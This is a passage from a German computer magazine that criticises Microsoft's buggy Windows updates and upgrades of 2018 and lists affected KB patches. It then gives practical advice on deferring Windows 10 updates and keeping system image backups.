konnte es passieren, dass der PC nach dem Einspielen nicht mehr bootete. Daher stoppte Microsoft einige Tage später die Auslieferung an solche Geräte wieder. Schuld war letztlich eine Kombination aus unklarer AMD-Dokumentation und, schon damals, mangelhaften Microsoft-Tests [4]. Und es kam noch schlimmer: Im März stellte sich dann auch noch heraus, dass die Anfang Januar veröffentlichten Updates unter Windows 7 eine weitere Sicherheitslücke aufrissen (Total Meltdown).

Microsoft lässt Bananen-Patches beim Anwender reifen.


Die Misere setzte sich noch im Januar 2018 fort. Von Microsoft veröffentlichte Updates beschädigten Treiber (was wiederum zu Bluescreens führte), verhinderten in Unternehmen mitunter das Ausführen von Gruppenrichtlinien oder blockierten die Installation nachfolgend veröffentlichter Updates. Danach verging kein Monat, in dem nicht irgendein Update Windows-Installationen unbrauchbar machte: PCs booteten nicht mehr, Dienste ließen sich nicht mehr starten, Konfigurationen gingen verloren, defekte Netzwerkverbindungen trieben Administratoren von Rechner zu Rechner und so weiter. Beim letzten Patchday vor dem Redaktionsschluss für diesen Artikel gab es erneut gleich mehrere Netzwerkprobleme.

Die Tabelle auf Seite 61 nennt Windows-Updates, für die Microsoft gravierende Probleme bestätigt hat. Die Details finden Sie in den jeweiligen Knowledge-Base-Einträgen zu den Updates, die Sie stets über den Link https://support.microsoft.com/help/<Nummer> erreichen. Unser Eindruck ist: Die Einträge in der Knowledge-Base sind nur die Spitze des Eisbergs. Unmengen an Leseranfragen und Threads in einschlägigen Foren berichten von Abstürzen sowie Inkompatibilitäten mit Treibern oder systemnah agierender Software oder Installationsschleifen, bei denen Windows dasselbe Update immer wieder neu installieren will (Tipp dazu in [5]).

Bananen-Upgrades

Obwohl alle aktuellen Windows-Versionen gleichermaßen betroffen sind, gilt eine als besonders anfällig: Windows 10. Das liegt an „Windows as a Service“, also dem Versprechen Microsofts, Windows 10 regelmäßig nicht nur mit Sicherheits-Updates und Korrekturen, sondern auch mit neuen Funktionen zu versorgen. Das mag im ersten Moment ganz prima klingen, doch in der Praxis werden Windows-10-Nutzer eher mit ständig neuen Problemen versorgt. 2018 gleich zweimal: Im Frühjahr wurde Windows 10 Version 1803 veröffentlicht, im Herbst war 1809 dran (die Zahlen bestehen aus Jahr und Monat des geplanten Erscheinungstermins).

Dass die ständige Nachlieferung neuer Funktionen für diverse Probleme sorgt, liegt unter anderem an der Installationsmethode. Denn Microsoft bezeich-



Von wegen: Beim Upgrade auf Windows 10 Version 1809 konnte es zu Datenverlust kommen – obwohl Microsoft das Problem seit Monaten bekannt war.

net die neuen Versionen zwar als „Update“, technisch gesehen sind es aber Upgrades. Der Unterschied: Bei einem Update werden nur die geänderten Dateien ausgetauscht, bei einem Upgrade hingegen wird die vorhandene Installation in einen Unterordner verschoben und anschließend Windows sauber neu installiert. Im letzten Schritt versucht das Setup-Programm, Daten, Einstellungen und Anwendungen aus der alten in die neue Installation zu übertragen, und dabei geht regelmäßig etwas schief.

Beim Upgrade auf Windows 10 Version 1803 verschwanden unter anderem Einstellungen. Dazu gehörten ausgerechnet auch Datenschutzeinstellungen, was den Ruf von Windows 10 als Datenschleuder weiter verfestigte und so manchen Absicht vermuten ließ – zumal es nicht das erste Mal war. Wahrscheinlicher ist aber auch hier, dass der Konzern schlicht seine Qualitätssicherung nicht im Griff hat, denn wie wichtig die Bereiche Datenschutz und Privatsphäre sind, ist auch Microsoft seit Langem klar.

Ebenfalls verloren gingen beim Upgrade auf 1803 zuvor bereits installierte Microcode-Updates, die die Sicherheitslücke Spectre V2 behandeln – nach dem Upgrade war der Schutz also erst mal wieder dahin. Auf vielen PCs tauchte nach dem Upgrade ein neues Laufwerk im Explorer auf, welches nur mit Gefrickel wieder loszuwerden war – dass davon sehr viele PCs betroffen waren, zeigt ein weiteres Mal, dass Microsoft bei den Vorabtests geschlampt haben muss. Probleme gab es auch, wenn im PC bestimmte SSDs steckten, und die Rede ist hier nicht von irgendwelchen Noname-Produkten, sondern Laufwerken von Intel und Toshiba. Die Bandbreite reicht von Abstürzen bis hin zu Bootschleifen, weshalb Microsoft sich gezwungen sah, die Auslieferung des Upgrades auf 1803 an PCs mit diesen SSDs vorübergehend zu stoppen. Besonders peinlich: Tester der Vorabversionen von 1803 hatten genau dieses Problem vor dem Ausliefern gleich mehrfach in Microsofts Foren und im Feedback-Hub gemeldet.

Manche Nutzer wurden bei 1803 davon überrascht, dass die Heimnetzgruppen verschwanden. Das hatte Microsoft zwar vorab angekündigt, ärgerlich war es für die Betroffenen aber trotzdem, denn für sie entpuppte sich das Versprechen von „Funktionen als Dienstleistung“ letztlich als „Funktionsverlust als Dienstleistung“. Weitere Abgänge sind bereits angekündigt: Das altbekannte Malprogramm Paint soll in einer der nächsten Windows-10-Versionen ebenfalls entfallen und auch die Software Restriction Policies sollen irgendwann rausfliegen – wie Nutzer der Home- und Pro-Editionen sich dann per Whitelisting vor dem Ausführen unbekannter Programme schützen können [6], hat Microsoft bislang nicht verraten.

Der Datenverlust-GAU

Noch schlimmer wurde es beim zweiten Upgrade des Jahres 2018: Windows 10 Version 1809 musste Microsoft nur wenige Tage nach der Veröffentlichung wieder zurückziehen, weil bei einigen Anwendern Datenverluste auftraten. Es dauerte einige Zeit, bis sich herauskristallisierte, was genau das Problem war, und zwischenzeitlich musste Microsoft hinnehmen, dass zur Vorsicht allenthalben pauschal vor der Installation von Windows 10 Version 1809 gewarnt wurde. Von diesem hausgemachten Image-Schaden hat sich 1809 bis heute nicht erholt.

Was war passiert? Die Anwender hatten die bordeigene Funktion zum Verschieben der Pfade der persönlichen Ordner benutzt (Known Folder Redirection, KFR), um beispielsweise die Bilder nicht mehr auf C:, sondern in D:\Bilder zu lagern. Windows 10 Version 1803 machte dabei aber beim Verschieben den Fehler, den ursprünglichen Bilder-Ordner auf C: nicht zu löschen. Der Anwender hatte nun also zwei Bilder-Ordner, und fatal wurde es beim Upgrade auf 1809, wenn er beide genutzt hatte. Denn mit 1809 versuchte Microsoft den Fehler von 1803 zu korrigieren, und verschlimmerte damit alles nur noch: Bemerkte das Setup-Programm, dass der Ordner verschoben war, löschte es kurzerhand den ursprünglichen, und zwar ohne jede Nachfrage und ohne Rücksicht auf den Inhalt. Tester der Vorabversionen hatten auch diesmal bereits lange vor der Veröffentlichung von 1809 genau diese Probleme gemeldet. Microsoft behauptete später, die Berichte dieses Mal sogar zur Kenntnis genommen, doch die Probleme fälschlich als „behoben“ eingestuft zu haben.

Ein weiteres Problem von 1809 wirft ebenfalls Fragen auf: Wenn man mit der bordeigenen Funktion ein ZIP-Archiv in einen Ordner entpackte, in dem bereits einige gleichnamige Dateien aus dem Archiv vorhanden waren, übersprang Windows diese beim Entpacken kommentarlos, selbst wenn sie einen ganz anderen In-

Upgrades 2018

Versionsnummer	Name	Termine	Probleme (Auswahl)
1803	Windows 10 April 2018 Update (Redstone 4)	Veröffentlichung 10. April 2018, veröffentlicht 30. April 2018. Für Geräte mit SSDs von Intel und Toshiba verfügbar an 23. Mai 2018	Setzt Datenschutzeinstellungen zurück. Microcode-Updates gegen die Sicherheitslücke Spectre V2 gehen während des Upgrades auf 1803 verloren. Sporadische Abstürze des Browsers Chrome hinterlassen den ganzen Desktop unbedienbar. Versteckte Partitionen erhalten Laufwerksbuchstaben, die so im Explorer plötzlich auftauchenden Laufwerke veranlassen Windows zu einer Speicherplatzwarnung. Dism.exe kann keine Images von Installationen erstellen, wenn das Windows Subsystem für Linux installiert sowie eine Distribution aus dem Store erstmals gestartet wurde.
1809	Windows 10 Oktober 2018 Update (Redstone 5)	Veröffentlichung 2. Oktober 2018, zurückgezogen 6. Oktober 2018, erneute Veröffentlichung 13. November 2018, allgemeine Freigabe 17. Dezember 2018	Entpacken einer ZIP-Datei überspringt im Zielverzeichnis bereits vorhandene Dateien kommentarlos. Dateien aus Ordnern im User-Verzeichnis („Dokumente“, „Bilder“…“) gingen verloren, wenn Bordmittel sie an andere Stelle verlegt hatten. Gruppenrichtlinien zum Entfernen alter Benutzerprofile traten zu früh in Kraft. Netzlaufwerke sind nach einem Neustart oft nicht mehr verbunden. Probleme mit: alten Radeon-Grafikchips (HD2000, HD4000), einigen Produkte von Trend Micro, Apples iCloud-Software, VPN-Clients von F5. Remote-Desktop-Sitzungen sind extrem zäh, frieren ein oder brechen dauernd ab. Bildschirmhelligkeit wird nach einem Neustart auf 50 Prozent gesetzt.

[1] lt. Versionsnummer

halt hatten. Wie es dazu kommen konnte, obwohl Windows in allen früheren Version seit Windows ME in solchen Situationen stets korrekt nachgefragt hatte, konnte Microsoft bis heute nicht erklären. Ebenfalls peinlich: Gruppenrichtlinien zum Entfernen alter Benutzerprofile traten mitunter zu früh in Kraft. Dass es mit Windows 10 Version 1809 zudem Netzwerkprobleme wie nicht mehr verbundene Freigaben und Abstürze bei Remotedesktopverbindungen gibt, zählt da schon fast zu den üblichen Nebenwirkungen.

Wie gravierend die Probleme Microsofts mit der Qualitätssicherung gerade bei den Upgrades sind, kann man auch an den jeweiligen Veröffentlichungsdaten ablesen. Den Versionsnummern 1803 und 1809 kann man entnehmen, dass sie ursprünglich mal für März beziehungsweise September 2018 geplant sein dürften. Doch 1803 kam erst am letzten Tag des Aprils, nur um dann teilweise wegen der erwähnten SSD-Probleme wieder zurückgezogen zu werden. Erst seit dem 23. Mai ist es für jedermann verfügbar. Bei 1809 wurde es noch schlimmer: Microsoft zog dieses Upgrade gleich für mehrere Wochen komplett zurück. Wer unbedingt wollte, konnte es ab dem 13. November wieder erhalten, die allgemeine Freigabe geschah erst am 17. Dezember 2018, also ein Vierteljahr nach dem ursprünglich geplanten Termin. Und das, obwohl Microsoft eigentlich jedes Halbjahr eine neue Version veröffentlichen will.

Und nun?

Das aktuelle Ausmaß an Problemen mit Updates und Upgrades macht deutlich, dass sich Microsoft hier nicht mehr mit Hinweisen auf etwaige „bedauerliche Einzelfälle“ herausreden kann. Fehler können zwar passieren, doch hier hat das Versagen System: Microsoft hat die Qualitätssicherung aufgegeben. Wie es dazu kommen konnte, analysiert der Beitrag auf Seite 66 in dieser Ausgabe. Als Nächstes folgt aber erst mal ein Artikel, der Tipps gibt, wie Sie sich sinnvoll gegen Bananen-Patches wehren können. Und zwar ohne dabei die Sicherheit Ihres Systems zu gefährden, denn so lästig es auch sein mag: Keine Updates sind auch keine Lösung.

(axv@ct.de) c't

Literatur

[1] Stefan Kresse, Warten auf Windows Update, Starthilfe für Windows-Updates in Windows 7 und 8.1, c't 3/2017, S. 102

[2] Jan Schüßler, Zehnkrampf, Updates und Upgrades für Windows 10 bändigen, c't 3/2017, S. 106

[3] Axel Vahldiek, Die Lunte brennt, Das letzte Support-Jahr für Windows 7 – jetzt handeln, c't 2/2019, S. 28

[4] Axel Vahldiek et al., Fenster zu!, Meltdown & Spectre: Update-Guide für Windows, c't 3/2017, S. 66


[5] Axel Vahldiek, Hotline-Tipp: Windows-Update klemmt, c't 13/2018, S. 166

[6] Hajo Schulz, Schotten dicht!, Mit Restric'tor zum sicheren Windows, c't 10/2017, S. 82

Updates ab 2018 (Auswahl)

KB-Nummer[1]	Veröffentlicht	Betroffene Windows-Versionen	Auswirkungen (Auswahl)
4056892, 4056891, 4056898, 4056897, 4056894	3. Januar 2018	7, 8,1, 10 (1703, 1709), Server 2008 R2, 2012 R2	Bootprobleme auf Geräten mit älteren AMD-Prozessoren. Installation nur, wenn Virenscanner per Registry-Eintrag Kompatibilität signalisiert
4056892, 4058258	3./31. Januar 2018	10 (1709)	Demoliert Treiber, was zu Bootproblemen führt („INACCESSIBLE_BOOT_DEVICE“)
4056892, 4058258	3. Januar 2018	10 (1703, 1709)	Installation nachfolgender Patches schlägt fehl
4056898	3. Januar 2018	8.1, Server 2012 R2	Ausführung von Gruppenrichtlinien scheitert mitunter, Abstürze auf Geräten mit PIC- und APIC-Interruptcontroller
4055002 (für .NET Framework 4.7.1)	9. Januar 2018	7, Server 2008 R2	Bringt Windows-Presentation-Foundation-Anwendungen (WPF) zum Absturz
4056897, 4056894, 4073578, 4057400, 4074598, 4074587, 4075211, 4091290, 4088875, 4088878, 4088881	Januar bis März 2018	7 (64 Bit)	Verursachen Sicherheitslücke „TotalMeltdown“
4088875, 4088878	13. März 2018	7, Server 2008 R2	Netzwerkadapter verlieren ihre Konfiguration
4093118	10. April 2018	7, Server 2008 R2	Netzwerkadapter erfordern erneute Installation, manche Systemdateien werden auf ältere Versionen zurückgesetzt
4103721	8. Mai 2018	10 (1803)	Bootprobleme bei Geräten mit Intel-SSDs (600p, Pro 6000p). Verringerte Akkulaufzeit bei Geräten mit Toshiba-SSDs (XG4, XG5, BG3)
4291495, 4291497	21. Juni 2018	8.1, Server 2012 R2	Nachfolge-Updates lassen sich nicht installieren (beschrieben in KB 4345232)
4338818, 4338819	10. Juli 2018	7, Server 2008 R2, 10 (1803)	IIS-Web-Publishingdienst (W3SVC) lässt sich nicht mehr neustarten
4338819, 4338825, 4338814	10. Juli 2018	10 (1607, 1709, 1803), Server 2016	Nach Installation auf DHCP Failover Server bekommen manche Clients ungültige Konfigurationen übermittelt und kommen danach nicht mehr ins Netz
4338819, 4338825, 4338814, 4338829, 4338818	10. Juli 2018	7, 10 (1507 LTSB, 1607 LTSB, 1709, 1803), Server 2008 R2, 2016	Neustart des SQL Servers scheitert: „Tcp port is already in use“
4343909	14. August 2018	10 (1803)	Wenn Edge vom Application Guard geschützt wird, stürzt dieser beim Aufruf von Edge ab
4457144	11. September 2018	7, Server 2008 R2	Netzwerkadapter verlieren ihre Konfiguration
4457127, 4462917	20. September/ 9. Oktober 2018	10 (1607 LTSB), Server 2016	Probleme bei der KMS-Clientaktivierung für Windows Server 2019 und 1809 LTSC. Replizierung von Active-Directory-Controllern scheitert mitunter
4462933	24. Oktober 2018		Manche Standards für Programme und Dateitypen lassen sich nicht mehr festlegen. Edge-Entwickler-Tools starten nicht mehr
4467697, 4467703, 4467695, 4467708, 4467691, 4467684, 4467702, 4467686, 4462933, 446768	November 2018	8.1, 10 (1607 LTSB, 1709, 1803, 1809), Server 2012 R2, 2016, 2019	Fortschrittsanzeige im Media Player funktioniert nicht mehr
4467691	13. November 2018	10 (1607 LTSB), Server 2016	Windows startet auf manchen Lenovo-Notebooks mit weniger als 8 GByte RAM nicht mehr. Suche in Outlook scheitert
4467682, 4467684	27. November 2018	10 (1607 LTBS, 1803), Server 2016	Angepinnte Kacheln in benutzerdefinierten Startmenü-Layouts fehlen. Bluescreen oder schwarzer Bildschirm: „System thread exception not handled“, auch beim Surface Book 2. 4467682 wurde zurückgezogen
4480970, 4480960	8. Januar 2019	7, Server 2008 R2	Remotedesktopverbindungen sowie Zugriffe auf Netzwerkfreigaben scheitern

[1] Die dazugehörigen Websites finden Sie bei Microsoft jeweils über den Link support.microsoft.com/help/<Nummer>



Reifungsprozess

Wie sich Windows-Updates steuern lassen

In der jüngsten Vergangenheit hat Microsoft des Öfteren Patches geliefert, die einer Windows-Installation mehr geschadet als genützt haben. Grund genug also, nicht jedes Update ungeprüft und sofort auf den eigenen Rechner loszulassen. Unsere Tipps erhöhen die Wahrscheinlichkeit deutlich, nur noch brauchbare Aktualisierungen zu erwischen.

Von Jan Schüßler

Was Microsoft sich derzeit mit der Qualität seiner Windows-Patches erlaubt, zwingt Anwender zum Handeln: Es gilt, Updates so zu steuern, dass sie möglichst wenig Schmerzen verursachen. Mit der richtigen Windows-Edition ist das in Grenzen möglich und sogar schon begonnene Upgrade-Installationen lassen sich abwürgen und hinauszögern. Vorab ist es aber sinnvoll, Microsofts Update-Vokabular auseinanderzuklamüsern.

Qualitäts-Updates

Als „Qualitätsupdates“ bezeichnet Microsoft Updates, die üblicherweise ein- bis dreimal im Monat verteilt werden. In erster Linie sind das kumulative Updates. Veröffentlicht Microsoft sie am zweiten Dienstag des Monats, also am umgangssprachlichen „Patchday“, geht es vor allem ums Schließen von Sicherheitslücken. In den darauffolgenden beiden Wochen – oft ebenfalls dienstags, aber nicht immer – veröffentlicht Microsoft häufig Updates, die Stabilität und Zuverlässigkeit verbessern sollen, aber mitunter auch noch im Betastadium sind. Notfall-Patches für gravierende Sicherheitslücken können davon unabhängig jederzeit erscheinen.

Beim Verteilen der Updates macht Microsoft einen Unterschied: Sind sie sicherheitskritisch, lädt und installiert Windows sie automatisch. Geht es hingegen um reine Schönheitsreparaturen, wird Windows das Update nicht automatisch laden, sondern erst dann, wenn der Anwender im Windows-Update-Menü auf die Schaltfläche „Nach Updates suchen“ klickt. Ein trivialer, aber wirksamer Tipp, um unfertige Patches zu vermeiden, lautet daher: Klicken Sie nicht auf „Nach Updates suchen“. Die Fehlerkorrekturen, die Sie dadurch verpassen, beziehen sich nur auf Probleme, die für die Sicherheit nicht relevant sind. Außerdem bekommen Sie sie früher oder später ohnehin, denn weil die Patches stets kumulativ sind, stecken im neuesten Paket auch immer alle zuvor veröffentlichten Korrekturen.

Zusätzlich zu den kumulativen Updates für Windows 10 kommen am zweiten Dienstag im Monat meist auch weitere Sicherheits-Updates, etwa das allmonatliche „Windows-Tool zum Entfernen bösartiger Software“, das Windows einem Schnellcheck auf die häufigsten Viren unterzieht, sowie weitere, manchmal ebenfalls kumulative Patches für die Update-Maschinerie selbst (den sogenannten Servicing-Stack), .NET-Frameworks, Adobe Flash und Sonstiges.

Funktions-Updates

Etwas grundlegend anderes sind die Funktions-Updates, die aus technischer

Sicht besser Funktions-Upgrades heißen sollten. Sie heben Windows 10 auf einen neueren Versionsstand und bringen neue Funktionen mit; zudem handelt es sich rein technisch um Upgrade-Installationen. Um die Begriffsvielfalt nicht verwirrender zu machen, als sie ohnehin schon ist, verwenden wir in diesem Artikel daher die Bezeichnung „Upgrades“.

Das Ganze ist recht ähnlich dem Vorgang, den Microsoft schon lange beim Upgrade von Windows 7 auf 10 oder sogar von Vista auf 7 verwendet hat. Er wurde zwar immens verbessert und an die Gegebenheiten von Windows 10 angepasst, doch das Verfahren ist im Kern geblieben: Eine neue Windows-10-Version wird heruntergeladen und vorkonfiguriert, und während einer Phase mehrfacher Neustarts bootet die Setup-Umgebung Windows PE, um das alte Windows 10 gegen das neue auszutauschen und benutzerspezifische Dateien, Ordner und Einstellungen in die neue Version zu importieren. Die bisherige Windows-Version landet im Ordner C:\windows.old, um über das Einstellungsmenü ein paar Tage lang die Option bereitzuhalten, zur älteren Version zurückzukehren.

Übrigens gilt auch für Funktions-Upgrades, dass man den Download durch einen Klick auf „Nach Updates suchen“ provozieren kann. Leute, die das tun, bezeichnet Microsoft in seiner bizarren Weltsicht als „Seeker“, also Anwender, die gezielt die allerneuesten Updates haben wollen und ein eventuelles Betastadium hinnehmen. Die Vorstellung, dass man einfach nur „Nach Updates suchen“ anklickt, um sicherzustellen, dass der PC alle wichtigen Aktualisierungen bekommen hat, ist da offenbar nicht vorgesehen.

Backups

Auch wenn es nach Binsenweisheit klingt: Besser als jede Feineinstellung an den Update-Mechanismen von Windows schützen regelmäßige Updates Ihr System vor den Nebenwirkungen fehlerhafter Patches. Ein reines Datei-Backup reicht dafür allerdings nicht aus – um das System selbst zu schützen, brauchen Sie Images, die mindestens das Laufwerk mit dem Windows-Ordner umfassen, in der Regel also C:. Solche Images altern in der Regel recht schnell, eine regelmäßige Sicherung mindestens alle vier Wochen ist also Pflicht. Brauchbare Werkzeuge für diesen Zweck sind beispielsweise unser Eigengewächs c’t-WIMage (ab Windows 8.1) oder das im c’t-Notfall-Windows enthaltene Programm Drive Snapshot (siehe ct.de/y329).

Neue Versionen verzögern

Weil Upgrades direkt nach der Veröffentlichung im Regelfall diverse kleine und oft auch ein paar gravierendere Bugs haben (siehe S. 58), ist es sinnvoll, Windows so einzustellen, dass die neuen Windows-10-Ausgaben etwas verzögert installiert werden. Dafür wiederum ist eine Edition von Windows 10 nötig, die nicht Home heißt, sondern Pro, Enterprise oder Education.

Ein Klick auf „Erweiterte Optionen“ in den Windows-10-Einstellungen unter „Update und Sicherheit/Windows Update“ bringt dann gleich zwei Optionen dafür zum Vorschein. Zum einen lässt sich das „Branch-Bereitschaftsniveau“ einstellen. Die Voreinstellung heißt „Semi-Annual Channel (Targeted)“ und bedeutet, dass das Gerät Upgrades auf eine neue Windows-10-Version sofort oder zumindest recht bald nach der Veröffentlichung bekommt. Setzt man die Einstellung um auf „Semi-Annual Channel“ (ohne den Zusatz „Targeted“), wird jedes Upgrade so lange zurückgehalten, bis Microsoft es als fit für den Einsatz in Unternehmen erachtet. Das dauert meist etwa zwei bis vier Monate; einen festen Zeitplan gibt es dafür nicht.


Zusätzlich gibt es die Option, Funktions-Updates um bis zu 365 Tage zu verzögern. Kombiniert man beide Einstellungen, addiert sich die Verzögerungsdauer. Achten Sie darauf, die Verzögerung insgesamt nicht über ein Jahr zu treiben: Für die Upgrades, die jeweils im Frühjahr erscheinen, garantiert Microsoft nur 18 Monate Versorgung mit Sicherheits-Updates. Stellen Sie die Verzögerung auf „Semi-Annual Channel“ plus 365 Tage ein, bekommen Sie die neue Version rechnerisch rund 14 bis 16 Monate nach dem Release – und Sie müssen dann ja auch noch mindestens sechs Monate lang damit unterwegs sein. Herbst-Upgrades bekommen dagegen für mindestens 30 Monate Sicherheits-Patches. Wenn Sie bereit sind, mindestens alle sechs Monate die Verzögerung neu einzustellen, können Sie also auf die Frühjahrs-Upgrade-Runde komplett verzichten.

Unsere Empfehlung lautet aber: Setzen Sie Windows 10 einfach auf den Semi-Annual Channel (ohne „Targeted“). Nach unseren bisherigen Erfahrungen lässt Microsoft ein Funktions-Update tatsächlich erst dann auf Geschäftskunden los, wenn keine gravierenden Fehler mehr darin stecken.


Updates verzögern

Alle Windows-10-Editionen, in denen sich die Funktions-Upgrades verzögern lassen, bieten auch eine Option zum Hinauszögern der monatlichen Sicherheits- und Qualitäts-Updates, und zwar um bis zu 30 Tage. Die hier eingestellte Verzögerung betrifft nicht nur reine Stabilitäts- und Schönheitskorrekturen, sondern auch sicherheitskritische Patches, kurzum: alles, was weder Versions-Upgrade noch Defender-Signatur-Update ist.

Die Idee, alle regulären Updates zu verzögern statt nur die nicht-sicherheits-



Die wahrscheinlich am einfachsten umzusetzende Maßnahme gegen mangelhaft getestete Patches besteht darin, nie auf „Nach Updates suchen“ zu klicken.



Mit um 14 Tage verzögerten Qualitäts-Updates (links) hält Windows 10 zurück, was am Januar-Patchday herauskam (rechts; Verzögerung aufgehoben). Die Screenshots sind beide vom 17. Januar; letzter Patchday war der 8. Januar.

